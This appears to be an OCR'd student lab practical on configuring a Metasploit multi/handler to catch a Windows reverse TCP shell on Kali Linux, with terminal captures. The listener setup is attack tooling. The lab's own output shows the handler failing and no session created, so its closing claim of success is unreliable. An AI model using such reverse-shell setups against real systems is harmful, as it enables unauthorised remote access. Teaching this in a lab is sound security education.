
Practical No :10

AIM : Using Metasploit to exploit (Kali Linux).

Step 1 : Open firefox download VMware.

Step 2 : Open VMware and click on kali Linux player

Step 3 : In kali Linux window, open Terminal and write command $ifconfig



Step 4 : $ msfconsole

msf6 > use exploit/multi/handler

msf exploit(multi/handler) > set payload windows/shell/reverse_tcp

payload => windows/shell/reverse_tcp

msf exploit(multi/handler) > set LHOST 192.168.9.191

LHOST => 192.168.9.191

msf exploit(multi/handler) > set LPORT 31337

LPORT => 31337

msf exploit(multi/handler) > exploit

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-._|_.-'

I love shells --egypt


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload ⇒ windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.164.140
LHOST ⇒ 192.168.164.140
msf6 exploit(multi/handler) > set LPORT 31337
LPORT ⇒ 31337
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.164.140:31337
```

Step 5 : Now in Kali Liunx open shell by pressing Windows key

Step 6 : Search for metasploit framework and click on it. The shell terminal will

open.

Step 7 : Write the password for user kali.

Step 8 : Write following commands.

Step 9 : msf6 > use exploit/multi/handler

msf exploit(multi/handler) > set payload windows/shell/reverse_tcp

payload => windows/shell/reverse_tcp

msf exploit(multi/handler) > show options


msf exploit(multi/handler) > set LHOST 192.168.9.191

LHOST => 192.168.9.191

msf exploit(multi/handler) > set LPORT 31337

LPORT => 31337

msf exploit(multi/handler) > exploit




```
Shell No. 1
File  Actions  Edit  View  Help

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST                      yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
Shell No. 1
File  Actions  Edit  View  Help

msf6 exploit(multi/handler) > set LHOST 192.168.164.140
LHOST => 192.168.164.140
msf6 exploit(multi/handler) > > set LPORT 31337
[-] Unknown command: >
msf6 exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.164.140:31337:-  -
[-] Handler failed to bind to 0.0.0.0:31337:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in us
e or unavailable: (0.0.0.0:31337).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > whoami
[*] exec: whoami

kali
msf6 exploit(multi/handler) > ls
[*] exec: ls

Desktop    Downloads  Music     Public     Videos
Documents  krishna    Pictures  Templates
msf6 exploit(multi/handler) > dir
[*] exec: dir

Desktop    Downloads  Music     Public     Videos
Documents  krishna    Pictures  Templates
msf6 exploit(multi/handler) > mkdir krish60
[*] exec: mkdir krish60
```

Step 10 : Write the following commands.

msf exploit(multi/handler) > whoami
msf exploit(multi/handler) > ls
msf exploit(multi/handler) > dir
msf exploit(multi/handler) > mkdir sandeep37
msf exploit(multi/handler) > ls
msf exploit(multi/handler) > rmdir sandeep37



CONCLUSION : We have "Using Metasploit to exploit (Kali Linux)",Is performed successfully.